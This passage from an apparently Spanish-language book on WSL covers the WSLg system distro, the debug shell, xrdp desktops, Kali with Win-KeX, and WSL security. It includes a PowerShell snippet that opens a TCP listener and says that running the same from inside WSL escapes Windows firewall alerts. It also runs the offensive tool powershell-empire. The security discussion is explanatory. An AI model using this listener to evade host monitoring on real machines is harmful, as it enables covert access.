
Con --system, se accede directamente a WSLg, la distribución compartida de sistema para cada distribución. (incluso con wsl --system --user root)



```

PS C:\Users\Sergio> wsl --system ls /home/
wslg
PS C:\Users\Sergio> wsl --system
wslg [ /mnt/c/Users/Sergio ]$ ls /
EULA-Container.txt boot etc init lib64 media proc run srv tmp var
bin dev home lib lost+found mnt root sbin sys usr
wslg [ /mnt/c/Users/Sergio ]$ cat /etc/issue
Welcome to CBL-Mariner 2.0.20230630 (x86_64) - Kernel \r (\l)
wslg [ /mnt/c/Users/Sergio ]$ |

```

```

PS C:\WINDOWS\system32> wsl --system
wslg [ /mnt/c/WINDOWS/system32 ]$ ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.2 0.0 2460 1612 hvc0 S1+ 14:20 0:00 /init
root 2 0.0 0.0 2312 1604 hvc0 S+ 14:20 0:00 /init
root 3 0.0 0.0 2460 936 hvc0 S1+ 14:20 0:00 /init
root 8 0.0 0.1 121444 8348 hvc0 S1+ 14:20 0:00 /usr/bin/WSLg
wslg 11 7.0 0.4 743208 35568 hvc0 S1+ 14:20 0:00 /usr/bin/weston --backend=rdp-backend.so --modules=wslg
wslg 14 0.0 0.0 2460 4 hvc0 S1+ 14:20 0:00 plan9 --control-socket 6 --log-level 4 --server-fd 7 --
root 17 0.0 0.0 2464 120 ? Ss 14:20 0:00 /init
root 19 0.0 0.0 2480 124 ? S 14:20 0:00 /init
wslg 20 0.4 0.0 8216 4612 pts/0 Ss 14:20 0:00 -bash
wslg 23 0.0 0.0 2340 1672 hvc0 S+ 14:20 0:00 /init /mnt/c/Program Files/wsl/msrdrd.exe msrdrd.exe /v:D
wslg 24 0.0 0.0 8868 3952 hvc0 S+ 14:20 0:00 /usr/bin/dbus-daemon --syslog --nofork --nopidfile --sy
wslg 25 1.0 0.1 234596 10224 hvc0 S1+ 14:20 0:00 /usr/bin/pulseaudio --log-time=true --disallow-exit-tru
wslg 29 0.0 0.0 8736 372 ? Ss 14:20 0:00 /usr/bin/dbus-daemon --syslog --fork --print-pid 8 --pr
wslg 38 0.7 0.2 43544 18868 ? Ss 14:20 0:00 /usr/bin/Xwayland :0 -rootless -core -listen 37 -wm 38
wslg 66 0.0 0.0 3488 1224 pts/0 R+ 14:20 0:00 ps -aux


```

Hemos accedido a la CBL-Mariner que lanza WSLg!

Por cierto, para llegar a la distribución “inicial” que controla WSL, se puede ejecutar:

```
wsl --debug-shell
```

Pero para que funcione, debe haber una instancia de WSLg corriendo y hacerlo desde una consola como administrador.



```

PS C:\WINDOWS\system32> wsl --debug-shell
Welcome to CBL-Mariner 2.0.20230630 (x86_64) - Kernel 5.15.133.1-microsoft-standard-wsl2 (hvc1)
DESKTOP-KP500GD login: root (automatic login)

root@DESKTOP-KP500GD [ ~ ]# ls
root@DESKTOP-KP500GD [ ~ ]# cd ..
root@DESKTOP-KP500GD [ / ]# ls
EULA-Container.txt etc home media sbin systemvh
bin gpu_drivers init mnt share tmp
boot gpu_lib lib proc srv usr
dev gpu_lib_inbox lib64 root sys var
distro gpu_lib_packaged lost+found run system wslg
root@DESKTOP-KP500GD [ / ]# uname -a
Linux DESKTOP-KP500GD 5.15.133.1-microsoft-standard-wsl2 #1 SMP Thu Oct 5 21:02:42 UTC 2023 x86_64 x86_64 x86_64
ux
root@DESKTOP-KP500GD [ / ]# cat /etc/wsl.conf
[boot]
command=/usr/bin/WSLg
[user]

```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.0	0.0	2468	1540	hvc0	Ss+ 1+	13:15	0:00	/init
root	2	0.0	0.0	0	0 ?		S	13:15	0:00	[kthreadd]
root	3	0.0	0.0	0	0 ?		I< 13:15	0:00	[rcu_gp]	
root	4	0.0	0.0	0	0 ?		I< 13:15	0:00	[rcu_par_gp]	
root	5	0.0	0.0	0	0 ?		I< 13:15	0:00	[slub_flushwq]	
root	6	0.0	0.0	0	0 ?		I< 13:15	0:00	[netns]	
root	7	0.0	0.0	0	0 ?		I	13:15	0:00	[kworker/0:0-ev]
root	8	0.0	0.0	0	0 ?		I< 13:15	0:00	[kworker/0:0H-e]	
root	9	0.0	0.0	0	0 ?		I	13:15	0:00	[kworker/u24:0-
root	10	0.0	0.0	0	0 ?		I< 13:15	0:00	[mm_percpu_wq]	
root	11	0.0	0.0	0	0 ?		S	13:15	0:00	[rcu_tasks_rude]
root	12	0.0	0.0	0	0 ?		S	13:15	0:00	[rcu_tasks_trac]
root	13	0.0	0.0	0	0 ?		S	13:15	0:00	[ksoftirqd/0]
root	14	0.0	0.0	0	0 ?		I	13:15	0:00	[rcu_sched]
root	15	0.0	0.0	0	0 ?		S	13:15	0:00	[migration/0]
root	16	0.0	0.0	0	0 ?		S	13:15	0:00	[cpuhp/0]
root	17	0.0	0.0	0	0 ?		S	13:15	0:00	[cpuhp/1]
root	18	0.0	0.0	0	0 ?		S	13:15	0:00	[migration/1]
root	19	0.0	0.0	0	0 ?		S	13:15	0:00	[ksoftirqd/1]
root	20	0.0	0.0	0	0 ?		I	13:15	0:00	[kworker/1:0-ev]
root	21	0.0	0.0	0	0 ?		I< 13:15	0:00	[kworker/1:0H-k]	
root	22	0.0	0.0	0	0 ?		S	13:15	0:00	[cpuhp/2]
root	23	0.0	0.0	0	0 ?		S	13:15	0:00	[migration/2]
root	24	0.0	0.0	0	0 ?		S	13:15	0:00	[ksoftirqd/2]
root	25	0.0	0.0	0	0 ?		I	13:15	0:00	[kworker/2:0-mm]
root	26	0.0	0.0	0	0 ?		I< 13:15	0:00	[kworker/2:0H-e]	
root	27	0.0	0.0	0	0 ?		S	13:15	0:00	[cpuhp/3]
root	28	0.0	0.0	0	0 ?		S	13:15	0:00	[migration/3]
root	29	0.0	0.0	0	0 ?		S	13:15	0:00	[ksoftirqd/3]
root	30	0.0	0.0	0	0 ?		I	13:15	0:00	[kworker/3:0-ev]
root	31	0.0	0.0	0	0 ?		I< 13:15	0:00	[kworker/3:0H-k]	
root	32	0.0	0.0	0	0 ?		S	13:15	0:00	[cpuhp/4]
root	33	0.0	0.0	0	0 ?		S	13:15	0:00	[migration/4]
root	34	0.0	0.0	0	0 ?		S	13:15	0:00	[ksoftirqd/4]
root	35	0.0	0.0	0	0 ?		I	13:15	0:00	[kworker/4:0-ev]
root	36	0.0	0.0	0	0 ?		I< 13:15	0:00	[kworker/4:0H-k]	
root	37	0.0	0.0	0	0 ?		S	13:15	0:00	[cpuhp/5]
root	38	0.0	0.0	0	0 ?		S	13:15	0:00	[migration/5]
root	39	0.0	0.0	0	0 ?		S	13:15	0:00	[ksoftirqd/5]
root	40	0.0	0.0	0	0 ?		I	13:15	0:00	[kworker/5:0-ev]
root	41	0.0	0.0	0	0 ?		I< 13:15	0:00	[kworker/5:0H-e]	
root	42	0.0	0.0	0	0 ?		S	13:15	0:00	[cpuhp/6]
root	43	0.0	0.0	0	0 ?		S	13:15	0:00	[migration/6]

Hemos accedido a la CBL-Mariner que lanza el resto del sistema

Conectarse por RDP al escritorio

Existe otra alternativa para ver un escritorio completo de Linux en una WSL: RDP nativo. Una vez que tenemos xfce4 instalado, podemos conectarnos por RDP. Lo primero será precisamente instalar el servidor xrdp en la distribución.

```
sudo apt install xrdp
```

Luego en el fichero /etc/xrdp/xrdp.ini, cambiar el puerto por defecto. Por ejemplo, de 3389 a 3390. De lo contrario podrías conectarte a tu propio Windows.

Se reinicia el servidor:

```
sudo systemctl restart xrdp
```

También hay que añadir al fichero

```
nano /home/sergio/.xsession
```

el comando:

```
xfce4-session
```

Muy importante igualmente, editar:

```
sudo nano /etc/xrdp/startwm.sh
```

```
#!/bin/sh
unset DBUS_SESSION_BUS_ADDRESS
unset XDG_RUNTIME_DIR

# xrdp X session start script (c) 2015, 2017, 2021 mirabilos
# published under The MirOS Licence

# Rely on /etc/pam.d/xrdp-sesman using pam_env to load both
# /etc/environment and /etc/default/locale to initialise the
# locale and the user environment properly.


if test -r /etc/profile; then
    . /etc/profile
fi

#test -x /etc/X11/Xsession && exec /etc/X11/Xsession
#exec /bin/sh /etc/X11/Xsession
startxfce4
```


Así hay que dejar el fichero `/etc/xrdp/startwm.sh`

Y dejarlo como en la imagen. Lo importante es que este fichero se ejecuta al lanzar la sesión y si quieras que lance el escritorio, es imprescindible añadir el `startxfce4`.

Cuando te conectas te pedirá usuario y contraseña del usuario de la distribución.



Y aquí vemos el sistema autocontenido en una sesión RDP, con el display que le corresponde.



Conectando por RDP a la distribución

Un caso especial: Kali

Kali se puede lanzar a través de otro programa. Como dijimos, basta para instalarla:

```
wsl --list --distribution Kali-linux
```

Una vez tengas la Kali instalada, ejecuta en ella:


```
sudo apt install kali-linux-large
```

Ahora instalas:

```
sudo apt install kali-win-kex -y
```

Por supuesto ya se puede acceder a través de línea de comando. Pero si queremos el escritorio, podemos hacer lo siguiente. Acceder por VNC, X o RDP (por ese orden), todo encapsulado. Por ejemplo:

```
sergio@DESKTOP-KPSGGD:~$ kex --win -s
kex --esm --ip -s
kex --sl -s
```



Aquí todas las herramientas ejecutables en el sistema que Kali lanza para poder montar su escritorio

Prueba cada una de ellas. Para la primera, simplemente lanzamos el comando kex desde la Kali y aparecerá la pantalla. El propio sistema se encargará de ejecutar el cliente VNC en Windows (que está en el disco duro de Windows).


```
(sergio@DESKTOP-KP500GD)-[~]
$ kex
Starting Win-KeX server (Win)
[sudo] password for sergio:
    Win-KeX server (Win) is running

Win-KeX server sessions:

X DISPLAY #      RFB PORT #      RFB UNIX PATH      PROCESS ID #      SERVER
1                  5901                      41          Xtigervnc


You can use the Win-KeX client (Win) to connect to any of these displays

Starting Win-KeX client (Win)
```



Presiona F8 para salir de pantalla completa.

Un detalle. En Kali, los binarios compartidos en el disco Windows solo pueden ser llamados con la ruta completa, como se ve en la imagen. Además hay otros problemas con la interoperabilidad de Kali bastante molestos, que puedes intentar resolver aquí⁴².




```
test whether a connection sharing upstream exists

[sergio@DESKTOP-KP500GD]~[/usr/share/windows-resources/binaries]
$ plink.exe
plink.exe: command not found

[sergio@DESKTOP-KP500GD]~[/usr/share/windows-resources/binaries]
$ /usr/share/windows-resources/binaries/plink.exe
Plink: command-line connection utility
Release 0.78
Usage: plink [options] [user@]host [command]
      ("host" can also be a PuTTY saved session name)
      
```

Junto con el terminal, se muestra una barra de navegación con iconos para Firefox, escritorio, terminal y otra aplicación.



```
sergio@DESKTOP-KP500GD:~$ sudo powershell-empire -h
[sudo] password for sergio:
System has not been booted with systemd as init system (PID 1). Can't operate.
Failed to connect to bus: Host is down
[sergio@DESKTOP-KP500GD]~$
```

Este problema suele estar causado por no tener activado systemd

Seguridad y WSL

WSL puede sufrir los problemas de seguridad típicos de una distribución, pero además ¿y si se usa el propio WSL como un vector de ataque para llegar al host que lo aloja? Veamos qué pasa con WSL 1 y WSL 2. Además de reflexionar sobre problemas añadidos con WSL 2, porque su actividad no queda en los registros o eventos de Windows (recuerda que está en una virtual).


Mantener segura la distribución en sí, es relativamente sencillo, puesto que se deben mantener las mismas precauciones que con cualquier sistema Linux y, por supuesto, asegurar el Windows que lo aloja. Hay un par de consejos importantes, sin embargo. Lo primero es ponerle contraseña a root. Por defecto no la tiene y deberás usarlo solo con “sudo” o entrar como root directamente con `wsl -u root`. Una vez que estés ahí como root, prueba con el comando:

```
passwd username
```

Con respecto al sistema de ficheros es necesario saber que Windows ya se encarga de controlar que incluso root de la WSL no tenga permisos ni privilegios excesivos sobre la máquina que lo aloja. Por ejemplo, ficheros como la SAM están protegidos. En sentido

⁴² <https://github.com/microsoft/WSL/issues/9887>

contrario funciona igual. El cliente 9P en Windows no puede ver el fichero /etc/shadow de la distribución...



No permite ni mostrar los ficheros delicados, aunque root tenga privilegios para verlo. Ni al revés, desde Windows

También importante tener en cuenta qué puede hacer root en la máquina. Este post⁴³ mostraba en 2018 cómo el cortafuegos alertaba de un script que se ponía a escuchar en un puerto al lanzarlo desde PowerShell, mientras que, lanzando lo mismo desde la distribución WSL con *python*, pasaba desapercibido para Windows. Sigue ocurriendo. Yo he hecho la prueba con PowerShell (para Windows y Linux) en ambos casos. En el primero, con Windows “normal”.

⁴³ <https://x.com/Warlockobama/status/1068565938629427201>

```

Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\Sergio> notepad .\bind.ps
PS C:\Users\Sergio> $endpoint = new-object System.Net.IPEndPoint([ipaddress]::any,1804)
PS C:\Users\Sergio> $listener = new-object System.Net.Sockets.TcpListener $endpoint
PS C:\Users\Sergio> $listener.start()
PS C:\Users\Sergio>

```

Un script en PowerShell desde Windows se quiere poner a oír en un puerto... el cortafuegos avisa

En el segundo, con PowerShell sobre Ubuntu no aparece ninguna alerta:

```

